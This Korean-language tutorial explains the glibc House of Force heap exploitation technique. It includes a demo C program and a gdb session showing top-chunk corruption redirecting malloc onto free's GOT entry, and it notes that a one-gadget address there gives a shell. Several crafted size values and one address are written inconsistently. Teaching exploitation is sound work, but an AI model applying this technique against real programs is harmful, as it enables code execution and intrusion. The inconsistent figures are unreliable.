The House of Force[Korean]

List

House of Force

- malloc()은 다음과 같은 방법으로 Top chunk를 사용하여 메모리를 할당합니다.
    - main_arene→top이 가지고 있는 값을 victim에 저장되고, top chunk의 크기를 size에 저장합니다.
    - malloc()은 "size"가 가지고 있는 값이 "새로 요청된 메모리의 크기(nb) + chunk의 최소 크기(MINSIZE)" 보다 크거나 같은 경우Top chunk의 공간을 사용합니다.
    - "size"에 저장된 값과 새로 요청된 메모리의 크기(nb)를 뺀 값을 "remainder_size"에 저장되고, victim에 저장된 값과 새로 요청된 메모리의 크기(nb)를 더한 값을 "remainder"에 저장합니다.
    - remainder는 main_arene→top에 저장합니다.
    - set_head()를 이용하여 새로 요청된 메모리의 크기(nb)를 victim→size에 저장되고, remainder_size가 가지고 있는 값을 remainder→size 에 저장합니다.
    - malloc()은 chunk2mem()가 호출되고 주소(p + 2*SIZE_SZ)를 반환합니다.


/release/2.25/master/malloc/malloc.c

```
/* finally, do the allocation */
p = av->top;
size = chunksize (p);

/* check that one of the above allocation paths succeeded */
if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE))
  {
    remainder_size = size - nb;
    remainder = chunk_at_offset (p, nb);
    av->top = remainder;
    set_head (p, nb | PREV_INUSE | (av != &main_arena ? NON_MAIN_ARENA : 0));
    set_head (remainder, remainder_size | PREV_INUSE);
    check_malloced_chunk (av, p, nb);
    return chunk2mem (p);
  }
```

- House of Force는 Top chunk의 size에 저장된 값을 다른 값으로 덮어쓸수 있고, 원하는 크기의 메모리 할당을 요청할 수 있다면 구현이 가능합니다.
    - 메모리 할당을 mallo()에 요청한 후 Top chunk의 값을 0xffffffffffffffff으로 덮어씁니다.
    - 원하는 Memory 영역을 할당받기 위해 다음과 같이 계산된 값을 Mallo()함수의 인자 값으로 전달합니다.
        - "할당 받기를 원하는 메모리의 주소" - "Chunk header size(16 or 8)" - Top chunk address - "Chunk header size(16 or 8)"
    - 메모리 할당 요청 후에 할당 받고 싶은 메모리의 주소가 Top chunk에 저장됩니다.
    - 메모리 할당을 malloc()에 요청하면 해당 메모리를 반환합니다.
- 예를 들어 다음과 같이 1개의 메모리를 할당받고 Top chunk의 size값을 0xffffffffffffffff으로 덮어씁니다.
    - 0x601010를 할당받기 위해 malloc()에 크기가 0xfffffffffffffee0인 메모리 할당을 요청합니다.
    - 0x601010 - 0x10 - 0x602110 - 0x10 = 0xfffffffffffffee0
    - 메모리를 할당한 후에 0x6010000이 main_arena→top에 저장됩니다.
    - 그리고 메모리 할당을 malloc()에 요청하면 0x601010을 반환합니다.

House of Force flow



Example

- 이 코드는 앞에서 설명한 예와 같은 동작을 합니다.
    - 1개의 메모리를 할당받고, Top chunk의 값을 변경합니다.
    - 그리고 다음 메모리 할당 요청에서 원하는 메모리 주소를 할당 받기 위해 malloc()에 크기가 0xfffffffffffffeee0인 메모리 할당을 요청합니다.
    - malloc()에 메모리 할당을 요청하고 반환된 값을 buf3에 저장합니다.
    - buf3[0]에 0x4141414141414141를 저장하고, free() 함수를 호출합니다.

house_of_force.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    int size;
    unsigned long *buf1, *buf2, *buf3;

    fprintf(stderr,"The house of Force");

    buf1 = malloc(256);
    buf1[33] = 0xffffffffffffffff;

    buf2 = malloc(0xfffffffffffeee0);

    buf3 = malloc(256);

    buf3[0] = 0x4141414141414141;

    free(buf3);

    return 0;
}
```

- 0x40062d 에서는 할당된 메모리 주소와 main_arena→top에 저장된 값을 확인합니다.
    - 0x40063b, 0x400649에서 main_arena→top에 저장된 값의 변화를 확인합니다.
    - 0x400657 에서는 새로 할당된 메모리의 주소를 확인합니다.
    - 0x400672, 0x40067c에서는 저장된 데이터가 코드의 흐름에 어떠한 영향을 주는지 확인합니다.

Breakpoints

```
lazenca0x0@ubuntu:~$ gcc -o test test.c
lazenca0x0@ubuntu:~$ gdb -q ./test
Reading symbols from ./test...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000004005f6 <+0>:     push   rbp
   0x00000000004005f7 <+1>:     mov    rbp,rsp
   0x00000000004005fa <+4>:     sub    rsp,0x30
   0x00000000004005fe <+8>:     mov    DWORD PTR [rbp-0x24],edi
   0x0000000000400601 <+11>:     mov    QWORD PTR [rbp-0x30],rsi
   0x0000000000400605 <+15>:     mov    rax,QWORD PTR [rip+0x200a54]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x000000000040060c <+22>:     mov    rcx,rax
   0x000000000040060f <+25>:     mov    edx,0x12
   0x0000000000400614 <+30>:     mov    esi,0x1
   0x0000000000400619 <+35>:     mov    edi,0x400714
   0x000000000040061e <+40>:     call   0x4004e0 <fwrite@plt>
   0x0000000000400623 <+45>:     mov    edi,0x100
   0x0000000000400628 <+50>:     call   0x4004d0 <malloc@plt>
   0x000000000040062d <+55>:     mov    QWORD PTR [rbp-0x18],rax
   0x0000000000400631 <+59>:     mov    rax,QWORD PTR [rbp-0x18]
   0x0000000000400635 <+63>:     add    rax,0x108
   0x000000000040063b <+69>:     mov    QWORD PTR [rax],0xffffffffffffffff
   0x0000000000400642 <+76>:     mov    rdi,0xfffffffffffeee0
   0x0000000000400649 <+83>:     call   0x4004d0 <malloc@plt>
   0x000000000040064e <+88>:     mov    QWORD PTR [rbp-0x10],rax
   0x0000000000400652 <+92>:     mov    edi,0x100
   0x0000000000400657 <+97>:     call   0x4004d0 <malloc@plt>
   0x000000000040065c <+102>:     mov    QWORD PTR [rbp-0x8],rax
   0x0000000000400660 <+106>:     mov    rax,QWORD PTR [rbp-0x8]
   0x0000000000400664 <+110>:     add    rax,0x8
   0x0000000000400668 <+114>:     movabs rdx,0x4141414141414141
   0x0000000000400672 <+124>:     mov    QWORD PTR [rax],rdx
   0x0000000000400675 <+127>:     mov    rax,QWORD PTR [rbp-0x8]
   0x0000000000400679 <+131>:     mov    rdi,rax
   0x000000000040067c <+134>:     call   0x4004b0 <free@plt>
   0x0000000000400681 <+139>:     mov    eax,0x0
   0x0000000000400686 <+144>:     leave
   0x0000000000400687 <+145>:     ret
End of assembler dump.
gdb-peda$ b *0x000000000040062d
Breakpoint 1 at 0x40062d
gdb-peda$ b *0x000000000040063b
Breakpoint 2 at 0x40063b
gdb-peda$ b *0x0000000000400649
Breakpoint 3 at 0x400649
gdb-peda$ b *0x0000000000400657
Breakpoint 4 at 0x400657
gdb-peda$ b *0x0000000000400672
Breakpoint 5 at 0x400672
gdb-peda$ b *0x000000000040067c
Breakpoint 6 at 0x40067c
gdb-peda$
```

- 할당받은 첫번째 메모리의 주소는 0x602010이고, Top chunk의 주소는 0x602110이며, 크기는 0x20ef1입니다.
  - 0xffffffffffffffff를 main_arena→top→size에 저장합니다.

Overwrite the size value of the top chunk.

```
gdb-peda$ r
Starting program: /home/lazenca0x0/test
The house of Force

Breakpoint 1, 0x000000000040062d in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ p main_arena.top
$1 = (mchunkptr) 0x602110
gdb-peda$ p main_arena.top.size
$2 = 0x20ef1
gdb-peda$ c
Continuing.

Breakpoint 2, 0x000000000040063b in main ()
gdb-peda$ x/i $rip
=> 0x40063b <main+69>:        mov    QWORD PTR [rax],0xffffffffffffffff
gdb-peda$ i r rax
rax            0x602118        0x602118
gdb-peda$
```

- 크기가 0xfffffffffffeee0 인 메모리의 할당을 mallo()에 요청한 후 Top chunk가 0x601000으로 변경됩니다.
    - 이로 인해 다음 메모리 할당 요청에서는 0x601010 영역을 할당 받게됩니다.

change in the value of main_arene.top

```
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000000400649 in main ()
gdb-peda$ x/i $rip
=> 0x400649 <main+83>:        call   0x4004d0 <malloc@plt>
gdb-peda$ i r rdi
rdi            0xffffffffffffeee0        0xffffffffffffeee0
gdb-peda$ ni

0x000000000040064e in main ()
gdb-peda$ i r rax
rax            0x602120        0x602120
gdb-peda$ p main_arena.top
$3 = (mchunkptr) 0x601000

gdb-peda$ c
Continuing.

Breakpoint 4, 0x0000000000400657 in main ()
gdb-peda$ x/i $rip
=> 0x400657 <main+97>:        call   0x4004d0 <malloc@plt>
gdb-peda$ i r rdi
rdi            0x100        0x100
gdb-peda$ ni

0x000000000040065c in main ()
gdb-peda$ i r rax
rax            0x601010        0x601010
gdb-peda$
```

- 프로그램은 0x601018에 0x4141414141414141를 저장합니다.
    - 0x601018에 저장된 값은 free@plt입니다.
    - 0x40067c에서 free() 함수를 호출하면, 해당 함수는 free@plt(0x4004b0)를 호출합니다.
    - 해당 코드에서는 0x601018에 저장된 주소로 이동합니다.
    - 해당 영역에 저장된 값이 0x4141414141414141이기 때문에 에러가 발생합니다.
- 만약 0x601018에 0x4141414141414141가 아닌 One-gadget의 주소를 입력하였다면 shell을 획득할 수 있게 됩니다.

Segmentation fault

```
gdb-peda$ c
Continuing.

Breakpoint 5, 0x0000000000400672 in main ()
gdb-peda$ x/i $rip
=> 0x400672 <main+124>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax rdx
rax            0x601018        0x601018
rdx            0x4141414141414141        0x4141414141414141
gdb-peda$ x/gx 0x601018
0x601018:        0x00000000004004b6
gdb-peda$ x/gx 0x00000000004004b6
0x4004b6 <free@plt+6>:        0xffe0e90000000068
gdb-peda$ elfsymbol free
Detail symbol info
free@reloc = 0
free@plt = 0x4004b0
free@got = 0x601018
gdb-peda$ c
Continuing.

Breakpoint 6, 0x000000000040067c in main ()
gdb-peda$ x/i $rip
=> 0x40067c <main+134>:        call   0x4004b0 <free@plt>
gdb-peda$
gdb-peda$ x/2i 0x4004b0
   0x4004b0 <free@plt>:        jmp    QWORD PTR [rip+0x200b62]        # 0x601018
   0x4004b6 <free@plt+6>:        push   0x0
gdb-peda$ p/x 0x4004b6 + 0x200b62
$7 = 0x601018
gdb-peda$ x/gx 0x601018
0x601018:        0x4141414141414141
gdb-peda$ c
Continuing.

Program received signal SIGSEGV, Segmentation fault.

Stopped reason: SIGSEGV
0x00000000004004b0 in free@plt ()
gdb-peda$
```

Related information

- http://phrack.org/issues/66/10.html
- https://github.com/shellphish/how2heap
- https://gbmaster.wordpress.com/2015/06/28/x86-exploitation-101-house-of-force-jedi-overflow/